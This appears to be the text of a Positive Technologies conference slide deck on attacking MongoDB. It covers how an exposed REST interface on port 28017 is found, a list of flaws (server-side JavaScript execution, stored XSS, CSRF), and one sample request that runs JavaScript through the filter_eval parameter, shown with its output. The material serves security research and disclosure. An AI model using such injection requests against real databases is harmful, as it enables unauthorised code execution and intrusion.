

Attacking MongoDB

**POSITIVE TECHNOLOGIES —
OUR EXPERIENCE, YOUR SECURITY**

PT@PTSECURITY.COM
WWW.PTSECURITY.COM


Firstov Mihail

What is it?

MongoDB — is an open source document-oriented database system.




Features :

- 1. Ad hoc queries.**
- 2. Indexing**
- 3. Replication**
- 4. Load balancing**
- 5. File storage**
- 6. Aggregation**
- 7. Server-side JavaScript execution**
- 8. Capped collections**



Inside mongo source code

`./mongod` — Server in C++



`./mongo` — official client in C++ and JS

There are a lot of drivers for different program languages:

- [C](#)
- [C++](#)
- [Java](#)
- [Javascript](#)
- [.NET \(C# F#, PowerShell, etc\)](#)
- [Node.js](#)
- [Perl](#)
- [PHP](#)
- [Python](#)
- [Ruby](#)
- [Scala](#)



Who use mongoDB

List of some big companies that use mongoDB:

- 1. SAP
- 2. SourceForge (hosting for open source projects)
- 3. The New York Times
- 4. GitHub (social coding project)
- 5. Foursquare
- 6. Yandex


The New York Times



WTF is RESTful?

A RESTful web service (also called a RESTful web API) is a web service implemented using HTTP and the principles of REST. It is a collection of resources, with four defined aspects

API




How I can discover it?

Default port is «28017».

If server was started without “--rest”, you can see this:

```
REST is not enabled. use --rest to turn on.  
check that port 28017 is secured for the network too.
```



How I can discover it?

mongod cyber-punk

[List all commands](#) | [Replica set status](#)

Commands: [buildInfo](#) [cursorInfo](#) [features](#) [isMaster](#) [listDatabases](#) [replSetGetStatus](#) [serverStatus](#) [top](#)

```
db version v2.0.4, pdfile version 4.5
git hash: nogitversion
sys info: Linux roseapple 2.6.24-28-server #1 SMP Wed Aug 18 21:17:51 UTC 2010 i686 BOOST_LIB_VERSION=1_46_1
uptime: 52 seconds
```

low level requires read lock

```
time to get readlock: 0ms
# databases: 3
```

```
replication:
master: 0
slave: 0
```

clients

Client	Opld	Active	Lock Type	Waiting	SecsRunning	Op	Namespace	Query	client	msg	progress
snapshotthread	0		0			0					
initandlisten	0		W			2004	secure_nosql	{ name: /^local.temp./ }	0.0.0.0:0		
websvr	0		R			0	admin.system.users				
conn	4		R			2004	secure_nosql.users	{ login: "", password: /^sdf/i }	127.0.0.1:55322		
clientcursormon	0		R			0					
conn	2		R			2004	secure_nosql.users	{ login: "werwerw", password: /^werwerw/i }	127.0.0.1:55321		

dbtop (occurrences|percent of elapsed)

NS	total	Reads	Writes	Queries	GetMores	Inserts	Updates	Removes
TOTAL	1 0.0%	1 0.0%	0 0%	1 0.0%	0 0%	0 0%	0 0%	0 0%
secure_nosql.users	1 0.0%	1 0.0%	0 0%	1 0.0%	0 0%	0 0%	0 0%	0 0%

write lock % time in write lock, by 4 sec periods

```
000000000000
```

```
write locked now: false
```

Log

```
Wed Jul 11 16:42:24 [initandlisten] MongoDB starting : pid=16308 port=27017 dbpath=/data/db/ 32-bit host=cyber-punk
16:42:24 [initandlisten]
16:42:24 [initandlisten] ** NOTE: when using MongoDB 32 bit, you are limited to about 2 gigabytes of data
```



What kind of vulns are there?

- ❖ Execution of arbitrary code server JS
- ❖ Stored XSS in mongoDB log
- ❖ Stored XSS in queries journal
- ❖ Cross Site Request Forgery

```
127.0.0.1:28017/admin/$cmd/?filter_eval=function() {val = db.version(); return val; }&limit=1
```

Our SSJS code

```
{  
  "offset" : 0,  
  "rows": [  
    { "retval" : "2.0.4", "ok" : 1 }  
  ],  
  "total_rows" : 1 ,  
  "query" : { "eval" : "function() {val = db.version(); return val; }" } ,  
  "millis" : 0  
}
```


HOW TO WRITE A CV







Leverage the NoSQL boom




Attack




1) Send "<script>" with our javascript code





Attack




Attack




1) Send "<script>" with our javascript code




2) Inject our script in REST interface



